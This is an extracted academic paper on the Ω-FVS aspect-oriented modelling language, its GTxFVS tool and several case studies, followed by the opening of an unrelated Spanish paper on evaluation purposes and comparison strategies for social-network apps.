We now introduce the concept of Ω -FVS rules, a core concept in the language. Roughly speaking, a rule is divided into two parts: a scenario playing the role of an antecedent and at least one scenario playing the role of a consequent. The intuition is that whenever a trace “matches” a given antecedent scenario, then it must also match at least one of the consequents. In other words, rules take the form of an implication: an antecedent scenario and one or more consequent scenarios. Graphically, the antecedent is shown in black, and consequents in grey. Since a rule can feature more than one consequent, elements which do not belong to the antecedent scenario are numbered to identify the consequent they belong to. Two examples are shown in Figure 2 modeling the behavior of a client-server system. The rule in the top of Figure 2 establishes that every request received by a server must be answered, either accepting the request (consequent 1) or denying it (consequent 2). The rule at the bottom of Figure 2 dictates that every granted request must be logged due to auditing requirements.




Figure 2. Ω -FVS rules' examples

2.1. Ghosts Events and translation into Büchi Automata

Ω -FVS is expressive enough to denote Ω -regular properties [15]. This is due to the introduction of abstraction, which is incorporated in our notation by introducing a new type of events. By using these events,

the user can abstract behavior and reason about events that are not present in the system traces, but actually represent a higher level of abstraction. We call these special events as “ghost” events, in contrast with “actual” events, the set of events present in the system’s specification. In order to verify that a rule containing ghosts events satisfies a certain trace of the system (which only contains actual events) there is a internal process based on morphisms that discards ghost events based on a classic process of existential elimination [15].

Finally, there is a tableau procedure that translates Ω -FVS rules into Büchi automata [15]. Basically, the built automaton will try to incrementally “construct” the behavior of the rule as events occur. The algorithm computes all possible matchings considering matchings in the antecedent and also in each consequent. In this way Ω -FVS specifications can play the role of input properties to be analyzed by a model checker. Figure 3 shows an Ω -FVS rule and the corresponding automaton built by the tableau.




Figure 3. An example of an Ω -FVS rule translation

2.2. Ω -FVS as an aspect oriented language

In [10] is shown how Ω -FVS can be employed as an aspect-oriented language in the modeling phase of software development. Roughly speaking, Rules antecedents’ play the role of **pointcuts**: they pinpoint those places where the aspects behavior is to be added. Rules consequents’ play the role of **advices**: they introduce the behavior itself of the aspects. For example, the rule at the bottom of Figure 2 can be seen as a logging aspect whose behavior is added to the system every time a request is granted by the server.

2.3. Ω -FVS tool implementation: GTxFVS

The tool GTxFVS basically implements the Ω -FVS language. It is based on the Meteor platform (<https://www.meteor.com/>), an open source platform for web, mobile, and desktop applications. It also uses the Bootstrap library to achieve a web-responsive tool which easily adapts to different screen sizes such as mobile, notebooks, tablets and other devices. Architecturally, the tool features a classic Client-Server pattern. The client component of the tool employs a design pattern based on

PlugIns to support the drawing constructors of Ω -FVS. Finally, the library Joint.js is in charge of visualizing FVS Scenarios and rules using HTML5. Figure 4 shows some snapshots of the tool whereas Figure 5 presents a schema describing the main technologies behind the tool.

GTxFVS also implements the tableau algorithm which translates Ω -FVS rules into Büchi automata and it allows the interaction with the LTSA model checker so that model checking tasks can be performed.




Figure 4. Some GTxFVS’s snapshots.




Figure 5. GTxFVS Technologies’ Schema.

3. Case Studies

In this section we describe the case studies showing the potential of our approach. Sections from 3.1 to 3.5 cover the case studies. Section 3.6 introduces the first step from our approach into the aspect oriented model checking world.

3.1. Congestion in traffic system

Based on the example presented in [3], we modeled an aspect “Congestion” in a traffic monitoring system. Roughly speaking, the system consists of sensors delivering information about the traffic in road segments and software artifacts that analyze this information. In this system, the notion of congestion is modeled as an aspect introducing high-level behavior. Congestion is an event which can be expressed in terms of lower level events of the system, such as the *high-density traffic* event. The main functionality is implemented in a Publish/Subscribe fashion.

We modeled this behavior in Ω -FVS as follows. Since the notion of congestion it is not present in the system, we introduce a ghost event *Congestion*. *Congestion* is defined in terms of actual events (events present in the system). In this case, congestion is defined to be present when two consecutive high-density events are published in the Publish/Subscribe structure. Congestion is defined to last until a low-density event occurs. Note that high-density event and the low density events are actual events since they are present in traces of the system. Rules in Figure 6 illustrate the definition for the *Congestion* ghost event (the rule in the top of Figure 6), and whether if congestion is still present (the rule in the middle of Figure 6) or not (the rule at the bottom of Figure 6) when new traffic information is received.




Figure 6. FVS rules for the Congestion high-level event.

Once the notion of the Congestion aspect is defined, its behavior can be specified. For example, rule in Figure 7 states that whenever congestion is detected, an alternative road plan must be activated.



Figure 7. Alternative Road Plan activation.

3.2. Discount policies in an e-shop website

This case of study is inspired on the example given in [8]. In few words, the system consists of an e-shop website selling diverse products and high-level aspects are introduced to apply several discount policies. We modeled in Ω -FVS a simple version of the system where a discount policy should be activated in a certain product

P which is s not sell twice in a period of time. The discount policy is introduced as a high-level aspect. The system contains only events expressing when the product **P** is sold and when the period for **P** sales' expires. This will be denoted by the events *P-Sale* and *TimeOut* respectively. Therefore, counting **P**'s sales and the discount policy are modeled introducing ghosts events: *Sale-0*, *Sale-1*, *Sale-2* and *Discount-Activated*. Rules in Figure 8 describe the definition of these ghost events. When the first sale occurs, event *count-0* is activated. Similarly, in successive sales *count-1* and *count2* are activated. Finally, the last rule dictates that whenever product **P** period is over and **P**'s sales did not reach the expected amount of sales, then a discount policy must be offered to the customers.




Figure 8. FVS rules for the Discount Aspect.

3.3. Enforcing good programming practices

Based on the high-level behavior example in [8] we introduce an aspect enforcing good programming practices that could be included in a versioning system for developing software such as CVS (Concurrent Versions System). In particular, the aspect will log every time a commit violation is found. In this example, a commit violation is introduced when a portion of code whose tests had failed is committed. The rule in the upper part of Figure 9 defines when and how the ghost event *Commit-Violation* should intervene according to the conditions imposed by the requirements. Note that the condition in the precedence relationship *Not (Test-OK)* discards those cases where the code was fixed and consequently occurred a *Test_OK* event. Finally, rule in

the lower part of Figure 9 states that every commit violation should be logged.




Figure 9. FVS rules for the Commit-Violation Aspect.

3.4. Runtime Verification Example

Yet another high-level behavior example is given in [8], where an aspect is introduced to detect incorrect access to resources. In particular, we model incorrect access to files. An incorrect access is given if at least one of two conditions occurs: if access is granted to non authenticated users or if the protocol specifying the usage of the file is not properly followed. A ghost event *Access-Violation* is introduced to reflect this new behavior.

Rules in Figure 10 reflect when the *Access-Violation* event is introduced according to the condition #1: non authenticated access. If the actual event *Password-OK* is not found from the beginning of the execution and access is granted, then an *Access-Violation* occurs. The *Password-Ok* event represents authenticated users since they had correctly entered the password information. This situation is shown in the top of Figure 10. Rule at the bottom of Figure 10 tackles the situation where the user did enter his password, but then he logged off.




Figure 10. FVS rules for detecting non authenticated access.

Rule in Figure 11 reflects when the *Access-Violation* event is introduced according to the condition #2: the protocol to access the file is not properly followed. In this case we only introduce one condition violating the protocol: a **write** operation is performed over a file without realizing an **open** operation on it before. Similar rules can be introduced to model other restrictions.




Figure 11. FVS rules for detecting violations to the file's protocol.

Once *Access-violation* ghost event is defined, the user can introduce the behavior that must be executed when a violation occurs, therefore specifying the *Access Violation* aspect behavior. In this case, the aspect dictates that every access violation must be logged. This is shown in Figure 12.




Figure 12. Access violations to the file are logged.

3.5. Connections Properties as High-Level Aspect

Finally, we introduce an example based on the case of study introduced in [9]. In this case, a high-level aspect is also defined in the protocol's specification world. In this case, an aspect is defined to detect a particular error within the context of connections objects. This error arises when writing to a disconnected connection. In this case the system contains events as: *Disconnect*, *Reconnect*, *Connect*, *Write* and *Read*. Therefore, in order to predicate about a high level behavior such as an error connection we introduce a ghost event, proceeding in a similar way to the previous examples in this section. Rule in Figure 13 shows the *Error-Connection* ghost event definition, which follows the mentioned requirement.




Figure 13. FVS rules defining the presence of the Error Connection ghost event.

Finally, the behavior of the aspect is added as shown in Figure 14. Once an error connection is detected, an exception is raised.



Figure 14. Specifying the Error-Connection Aspect behavior.

3.6. Ω -FVS Specifications as input to Model Checking tools.

Given that Ω -FVS specifications can be translated into Büchi automata they can be used as input to formal validation tools like model checkers. In particular, behavior introduced in **Section 3.5** was added to a simple Publish/Subscribe P/S model. We modeled a classic P/S system based on buffers and included the mentioned property detecting errors when writing to a disconnected connection.

We first obtained that our model satisfied this property. Then we added some transitions to the model to deliberately trigger the *Error-Connection* error. When this “adulterated” model was model checked, a trace detecting the error was found.

We realize this constitute a naïve approximation to aspect-oriented model checking. However, this must be considered as a first step and also an early demonstration of the potential that our approach could achieve in this field.

4. Conclusions

In this work we exploit Ω -FVS expressive power to express high-level behavior with an aspect oriented flavor. Ω -FVS’s ghost events introduce a new layer of abstraction which results ideal to reason and predicate about events which are not present in the system. Being able to express this kind of behavior is crucial in early stages of development since requirements are still yet not completely defined. Ω -FVS’s flexibility is also a powerful resource to express the conditions which trigger the behavior of an aspect. Ω -FVS’s expressive power is a distinguishable feature among declarative approaches [15], and declarative notations are suitable for behavior exploration in early stages [16].

We present five case studies which illustrate our approach. In addition, a first step is given to introduce our tool into the world of aspect oriented formal validation. This is achieved through the interaction of FVS specifications translated into Büchi automata and then used as input to model checkers tools.

5. Related Work

Several approaches tackle the issue of high level behavior within the context of aspect orientation [3,8-9]. In [3] high level behavior are addressed at the implementation phase through the use of advanced modules called “gummy” that handle all the life cycle of high-level aspects. Our solution is focused on the design stage but we share some points. The definition of ghosts’ events resembles the identification of the beginning and

ending of the high-level behavior in gummy modules. That is, Ω -FVS is able to detect the appearance and disappearance of behavioral patterns as it is described in [3]. Similar to our work, in [3] they also conclude that more expressive and flexible notations are needed. In the same research line, work in [8] proposes an implementation solution to shape high level aspects defining constructors for Event Declarations, Event Detectors and Event Composition. These constructors are latter implemented extending several aspect oriented languages such as AspectJ[1] or Compose [20]. It would be interesting to investigate if FVS’s specifications could be an earlier version (in the software development cycle) of these two implementation oriented approaches.

Work in [9] extends aspects definition to tackle high level behavior with a Finite State Machine based notation denominated Dependency State Machines. The focus of this work is to improve automatic verification and optimization of aspects. An AspectJ [1] extension is also presented in that work. Since our focus is in early stages it could be interesting if FVS specifications can be used to extend aspects definitions in an implementation stage. This certainly constitutes a major challenge regarding future work.

Among declarative approaches AspectLTL [21] might constitute the most related to our work. AspectLTL is an aspect oriented language featuring the power of Linear Temporal Logic. Ω -FVS is more expressive than LTL, and expressivity is a key factor to express high level behavior. In addition, Ω -FVS’s specifications has been found more succinct and open to modification and comparison than LTL specifications when considering the specification patterns [23] as a case of study [22]. However, AspectLTL’s weaving process is achieved through a synthesis-based procedure. This work could inspire a Ω -FVS’s extension into an open world environment [19].

Other approaches such as [2,4,6,11] are focused on aspect orientation on the modeling phase. These approaches support aspect orientation in early stages. Nonetheless, they are not focused on the specification of behavior of high level aspects.

6. Future Work

Aspect oriented model checking [5,7] is our first next goal regarding future work. Since Ω -FVS’s specification can be used as input properties in a model checker we would like to formally validate, for example, that the inclusion of aspects behavior into a system does not violate the previous behavior of the system.

Going beyond specifications to an implementation phase is also an area we would like to explore. We believe that Ω -FVS’s specifications could be the

foundations of advanced modularization modules such as gummy modules [3].

Finally, we would like to explore extending Ω -FVS considering two main issues. In the first place, we would like to include “open world” specifications [19], where some events are only handled by an environment in oppose to a close system, which handles all the events. As it was previously mentioned, work in [21] could be a good starting point. In second place, we would like to explore Computational Tree Logic (CTL) specifications. This would require major changes in our language since it is currently based on linear specifications. We believe combining these two research lines could further consolidate our approach.

7. Acknowledgements

This work was supported in part by a grant from UNDAVCYT 2014 and UAI-CAETI founding.

8. References

- [1] Kiczales, G., Hilsdale, E., Hugunin, J., Kersten, M., Palm, J., & Griswold, W. (2001). An overview of AspectJ. ECOOP 2001—Object-Oriented Programming, 327-354.
- [2] Chitchyan, R., Rashid, A., Sawyer, P., Garcia, A., Alarcon, M. P., Bakker, J., ... & Jackson, A. (2015). *Survey of aspect-oriented analysis and design approaches*.
- [3] Malakuti, S., & Aksit, M. (2014, April). Event-based modularization: how emergent behavioral patterns must be modularized?. In Proceedings of the 13th workshop on Foundations of aspect-oriented languages (pp. 7-12). ACM.
- [4] Jalali, A., Ouyang, C., Wohed, P., & Johannesson, P. (2017). *Supporting aspect orientation in business process management*. Software & Systems Modeling, 16(3), 903-925..
- [5] Katz, E., & Katz, S. (2009, March). *Modular verification of strongly invasive aspects: summary*. In Proceedings of the 2009 workshop on Foundations of aspect-oriented languages (pp. 7-12). ACM.
- [6] Vyas, V., Vishwakarma, R. G., & Jha, C. K. (2016, December). *Integrate aspects with UML: Aspect oriented use case model*. In Parallel, Distributed and Grid Computing (PDGC), 2016 Fourth International Conference on (pp. 134-138). IEEE.
- [7] Goldman, M., Katz, E., & Katz, S. (2010). MAVEN: modular aspect verification and interference analysis. Formal Methods in System Design, 37(1), 61-92.
- [8] Bockisch, C., Malakuti, S., Aksit, M., & Katz, S. (2011, March). Making aspects natural: events and composition. In Proceedings of the tenth international conference on Aspect-oriented software development (pp. 285-300). ACM.
- [9] Bodden, E. (2010, March). Specifying and exploiting advice-execution ordering using dependency state machines. In International Workshop on the Foundations of Aspect-Oriented Languages (FOAL) (Vol. 151).
- [10] Asteasuain, F., & Braberman, V. (2011). FVS: A declarative aspect oriented modeling language. EJS-Electronic Journal SADIO, 10(1), 20-37.
- [11] Vyas, V., Vishwakarma, R. G., & Jha, C. K. (2016, December). Integrate aspects with UML: Aspect oriented use case model. In Parallel, Distributed and Grid Computing (PDGC), 2016 Fourth International Conference on (pp. 134-138). IEEE.
- [12] Baniassad, E., Clements, P. C., Araujo, J., Moreira, A., Rashid, A., & Tekinerdogan, B. (2006). Discovering early aspects. IEEE software, 23(1), 61-70.
- [13] L. Bergmans. Towards detection of semantic conflicts between crosscutting concerns. Analysis of Aspect-Oriented Software - European Conference on Object-Oriented Programming (ECOOP), 2003.
- [14] T. Tourwé, J. Brichau, and K. Gybels. On the existence of the AOSD-evolution paradox. SPLAT, 2003.
- [15] F. Asteasuain and V. Braberman. Declaratively building behavior by means of scenario clauses. Requirements Engineering, pages Vol 22,239-274, 2017.
- [16] Van Lamsweerde, A. (2001). Goal-oriented requirements engineering: A guided tour. In Requirements Engineering, 2001. Proceedings. Fifth IEEE International Symposium on (pp. 249-262). IEEE.
- [17] J. Magee and J. Kramer. State models and java programs. Wiley, 1999.
- [18] Holzmann, G. (2003). Spin model checker, the: primer and reference manual. Addison-Wesley Professional.
- [19] Baresi, L., Di Nitto, E., & Ghezzi, C. (2006). Toward open-world software: Issues and challenges. Computer, 39(10), 36-43.
- [20] Roo, A., Hendriks, M. F. H., Havinga, W., Durr, P., & Bergmans, L. (2008). Compose*: a language-and platform-independent aspect compiler for composition filters.
- [21] Maoz, S., & Sa'ar, Y. (2011, March). AspectLTL: an aspect language for LTL specifications. In Proceedings of the tenth international conference on Aspect-oriented software development (pp. 19-30). ACM.
- [22] F. Asteasuain and V. Braberman. Specification patterns: formal and easy. IJSEKE, 25(04):669-700, 2015.
- [23] Dwyer, M. B., Avrunin, G. S., & Corbett, J. C. (1999, May). Patterns in property specifications for finite-state verification. In Software Engineering, 1999. Proceedings of the 1999 International Conference on (pp. 411-420). IEEE.
- [24] Casas, S., Perez-Schofield, J. B. G., & Marcos, C. (2010). Conflicts in aspectj: Restrictions and solutions. IEEE Latin America Transactions, 8(3), 280-286.

Estrategia de Comparación y Adopción de Fortalezas: Caso aplicado a Redes Sociales para Smartphones

Guido Tebes, Denis Peppino, Pablo Becker, Belén Rivera, Luis Olsina
GIDIS_Web, Facultad de Ingeniería, Universidad Nacional de La Pampa
General Pico, La Pampa 6360, Argentina
guido_tebes@hotmail.com; denispeppino92@gmail.com; [beckerp, riveramb,
olsinal]@ing.unlpam.edu.ar

Abstract

Para la realización de actividades de medición, evaluación y mejora de calidad se debe partir de una meta de proyecto bien establecida. Usualmente, una meta contiene la declaración de un propósito. En la literatura de Ingeniería de Software se mencionan diferentes propósitos de evaluación como, por ejemplo, comprender, monitorear, predecir, mejorar, controlar, comparar y seleccionar una alternativa. Tal como se discute en el presente artículo, se observa que dichos propósitos tienen aspectos distintivos y comunes. Por lo tanto, se propone una categorización que ayude a una mejor comprensión de los mismos. Por otra parte, para alcanzar el propósito de una meta de proyecto se debería seleccionar una estrategia. Para diferentes propósitos puede haber diferentes estrategias. Básicamente, una estrategia describe un curso de acción mediante la especificación de actividades y métodos bien establecidos. Para analizar la aplicabilidad de una estrategia, en este trabajo se ilustra a la estrategia para el propósito de comparar y adoptar. En particular, se comparan cuatro aplicaciones de redes sociales para dispositivos móviles con el fin de adoptar las fortalezas en una nueva aplicación.

Palabras Clave

Propósito, Comparar y Adoptar, Meta, Estrategia, Evaluación, Vista de Calidad, Proyecto.

1. Introducción

En toda organización madura, se debería asegurar la mejora continua de la calidad de sus recursos, procesos, productos y servicios. Para ello, no solo es necesario contar con actividades de Medición y Evaluación (ME) que permitan comprender la situación real o estimada de una entidad mediante el análisis de fortalezas y debilidades (o vulnerabilidades), sino que también es importante contar con actividades que permitan realizar cambios orientados a la mejora (MEC –Medición, Evaluación y Cambio). En ciertos casos, las organizaciones de software podrían requerir desarrollar nuevas aplicaciones o mejorar las existentes, por lo que sería deseable tener en cuenta a otras aplicaciones

reconocidas como referencia para poder adoptar sus fortalezas.

Un modo ingenieril de organizar las actividades de ME/MEC y administrar los recursos es mediante la formulación de proyectos. Considerando las definiciones de proyecto dadas en [6, 15], ambas concuerdan en que es necesario determinar un plan de proyecto. En general, durante la planificación y asignación de recursos se considera la meta y el propósito perseguido y se selecciona la estrategia más adecuada para alcanzarla, entre otros aspectos. La estrategia seleccionada debería describir el curso de acción para la meta y propósito en particular mediante la especificación de actividades y métodos bien establecidos. Como beneficio, las organizaciones de software que consideren llevar adelante proyectos de ME o MEC de un modo sistemático, pueden asegurar de este modo repetitividad de procesos y consistencia de resultados.

Con el fin de ilustrar los conceptos de meta, propósito y estrategia, la Fig. 1 esquematiza algunas relaciones entre los mismos, que servirán de base para la comprensión de este trabajo. Una meta de una organización puede ser de negocio (Meta de Negocio) o de necesidad de información. Las segundas dan soporte a las primeras y, consecuentemente, tienen el propósito de analizar. Además, las metas de necesidad de información pueden requerir metas de necesidad de información que impliquen actividades de ME. Por otro lado, los propósitos de evaluación de las metas de negocio pueden ser, por ejemplo, comprender, monitorear, controlar, mejorar, seleccionar una alternativa, comparar y adoptar, entre otras. Teniendo en cuenta la cantidad y variedad de propósitos documentados en la literatura, y cierta falta de consenso en sus descripciones y/o definiciones, resultaría útil clasificarlos y agruparlos bajo ciertos criterios (tal como propondremos en la Sección 3).

Por otra parte, la Fig. 1 muestra que una estrategia de ME/MEC considera un propósito de evaluación y una o más vistas de calidad. Por ejemplo, la estrategia de monitoreo, considera al propósito *monitorear* y una vista de calidad. Según [14] una estrategia debería integrar al menos tres capacidades, a saber: un marco conceptual de dominio, especificaciones de procesos y especificaciones de métodos. Este principio de las tres capacidades

integradas permite, entre otros beneficios, tener explícitamente definido el dominio de ME y MEC, saber qué actividades genéricas y específicas intervienen, y cómo llevarlas a cabo mediante métodos.




Figura 1. Esquema que relaciona Meta de Negocio y de Necesidad de Información con Propósito de Evaluación. Además, una Familia de Estrategias considera diferentes Propósitos y Vistas de Calidad.

Dado que una estrategia considera el concepto de vista de calidad, es oportuno introducirlo (ver [17] para más detalles). Una vista de calidad representa una asociación entre una categoría de entidad de alto nivel y un foco de calidad. Ejemplos de vistas de calidad con nombres de categoría de entidad y foco de calidad se representan en la Fig. 2. Además, entre las vistas de calidad pueden existir relaciones de dependencia (*depende de*) e influencia (*influye*), tal como se muestra en dicha figura. Por ejemplo, si tomamos a la Vista de Calidad de Recurso y a la de Proceso, la primera resulta ser la independiente y la segunda la dependiente, dado que la Vista de Calidad de proceso depende de la de Recurso.




Figura 2. Relaciones de dependencia e influencia entre las diferentes Vistas de Calidad con sus respectivos Focos de Calidad (adaptado de ISO 25010 [9]).

En definitiva, para un problema dado, en un proyecto específico de ME o MEC, se debe seleccionar a partir de una familia de estrategias a la estrategia más adecuada. Y para esto se debe tener en cuenta el propósito de la meta, la cantidad y tipos de vistas involucradas.

En resumen, las contribuciones de este trabajo son: i) identificar y categorizar un conjunto de propósitos de evaluación donde las metas de negocio y de necesidad de información de nivel operativo pueden satisfacerse mediante el empleo sistemático de estrategias guiadas por medición, evaluación, análisis y, eventualmente, cambio; y, ii) aplicar e ilustrar como caso práctico a la estrategia de comparación y adopción, incluyendo a cuatro aplicaciones para dispositivos móviles (en particular, las aplicaciones de redes sociales LinkedIn, Instagram, Twitter y Facebook), con el fin de determinar fortalezas de Usabilidad a ser adoptadas en una nueva entidad.

El resto del artículo está organizado de la siguiente manera. La Sección 2 define términos claves para una mejor comprensión del presente artículo. La Sección 3 analiza propósitos de evaluación en el contexto de la literatura relacionada, y propone tres categorías de propósitos. La Sección 4 especifica sólo a dos estrategias de la familia para los propósitos de comparar y mejorar, ilustrándolas con escenarios de evaluación concretos. Luego, la Sección 5 describe el caso de evaluación de cuatro aplicaciones de redes sociales usando a la estrategia de comparación y adopción. La Sección 6 discute trabajos relacionados y, finalmente, la Sección 7 resume conclusiones y líneas de avance.

2. Base Conceptual: Definición de Términos

La terminología utilizada en este trabajo está sustentada por bases conceptuales estructuradas en ontologías [2, 11, 17, 18]. A seguir, definimos términos esenciales que ayudarán a comprender mejor este trabajo, algunos de los cuales están presentes en la Fig. 1:

- **Proyecto:** es una *entidad* que representa un esfuerzo temporal y orientado a *metas* con fechas de inicio y fin definidas, que considera la gestión de un conjunto de *actividades* interrelacionadas, tareas y recursos dirigidos a la producción y modificación de productos de trabajo únicos (es decir, artefactos, servicios o resultados) para satisfacer una necesidad dada.
- **Meta:** es la declaración del objetivo a alcanzar por la organización, la cual considera el contenido proposicional de un *propósito* en un período de tiempo determinado.
- **Meta de Negocio:** es la *meta* principal o primaria que la organización intenta alcanzar.
- **Meta de Necesidad de Información:** es una *meta* que está destinada a dar soporte a una *meta de negocio* dada.

- **Meta de Necesidad de Información de Medición y Evaluación:** es una *meta de necesidad de información* dirigida por *actividades* de medición y evaluación.
- **Propósito:** es la razón fundamental que subyace en la declaración de una *meta*.
- **Estrategia:** principios, patrones y marco conceptual de un dominio particular que pueden ser especificados mediante un conjunto de procesos personalizados, además de un conjunto apropiado de métodos y herramientas, como recursos principales, que ayudan a alcanzar el *propósito* de la *meta* del *proyecto*.
- **Actividad:** es una definición de trabajo formada por un conjunto interrelacionado de sub-actividades y tareas.
- **Atributo:** es una propiedad física o abstracta medible de una *categoría de entidad*.
- **Característica:** categoría de requisito no funcional que representa una combinación de sub-características y/o *atributos*.
- **Categoría de Entidad:** categoría de objeto a ser caracterizada al medir sus *atributos*. **Nota:** una súper-categoría de entidad es una categoría de entidad del más alto nivel, como por ejemplo sistema, recurso, proceso, entre otros.
- **Entidad:** es un objeto concreto que pertenece a una *categoría de entidad*.
- **Foco de Calidad:** es la *característica* raíz de un modelo de calidad. **Nota:** un modelo de calidad es un conjunto de características y sus relaciones, el cual provee las bases para especificar requisitos no funcionales y su posterior evaluación (como por ejemplo el modelo de calidad en uso en ISO 25010 [9]).
- **Vista de Calidad:** es la asociación entre la *súper-categoría de entidad* y el *foco de calidad*.
- **Métrica:** es un método que especifica el procedimiento de medición o de cálculo y su escala.
- **Indicador:** es un método que especifica el procedimiento de cálculo y su escala, además del modelo o función de indicador y los criterios de aceptabilidad, con el objetivo de proveer una evaluación de un *atributo* o *característica* con respecto a una necesidad de información definida.

3. Propósitos de Evaluación y sus Categorías

Recordemos que, como se dijo en la Sección 1, para seleccionar una estrategia a partir de una familia de estrategias, se debería tener en cuenta tres aspectos claves: el propósito de la meta, la cantidad y tipos de vistas involucradas. En esta sección nos enfocaremos en uno de estos aspectos, precisamente en el de los propósitos de evaluación.

Repasando la literatura del área, es importante resaltar que no existe amplio consenso sobre las definiciones de los propósitos, particularmente, para propósitos que

involucran a actividades de evaluación y cambio. Muchos de los trabajos consideran que los propósitos *caracterizar* y *comprender* son el mismo, los cuales involucran comprender o realizar una foto instantánea del estado actual de una entidad para establecer las líneas bases para futuras valoraciones [3, 7, 8, 13].

